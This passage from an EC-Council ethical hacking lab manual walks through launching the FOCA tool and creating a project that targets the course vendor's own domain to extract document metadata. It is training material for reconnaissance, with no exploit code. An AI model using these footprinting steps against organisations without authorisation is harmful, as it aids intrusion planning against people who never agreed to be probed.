


3. To launch FOCA, navigate to **Z:\CEHv12 Module 02 Footprinting and Reconnaissance\Footprinting Tools\FOCA** and double-click **FOCA.exe**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The FOCA dialog-box appears, wait for the initialization to complete.




5. The FOCA main window appears, as shown in the screenshot




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Create a new project by navigating to **Project** and click **New project** on the menu bar.




7. The FOCA new project wizard appears, follow the steps below:
   - Enter a project name in the **Project name** field (here, **Project of www.eccouncil.org**).
   - Enter the domain website in the **Domain website** field (here, **www.eccouncil.org**).
   - You can leave the optional **Alternative domains** field empty.
   - Under the **Folder where to save documents** field, click on the **Folder** icon. When the **Browse For Folder** pop-up window appears, select the location to save the document that is extracted by FOCA (here, **Desktop**) and click **OK**.
   - Leave the other settings to default and click the **Create** button.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

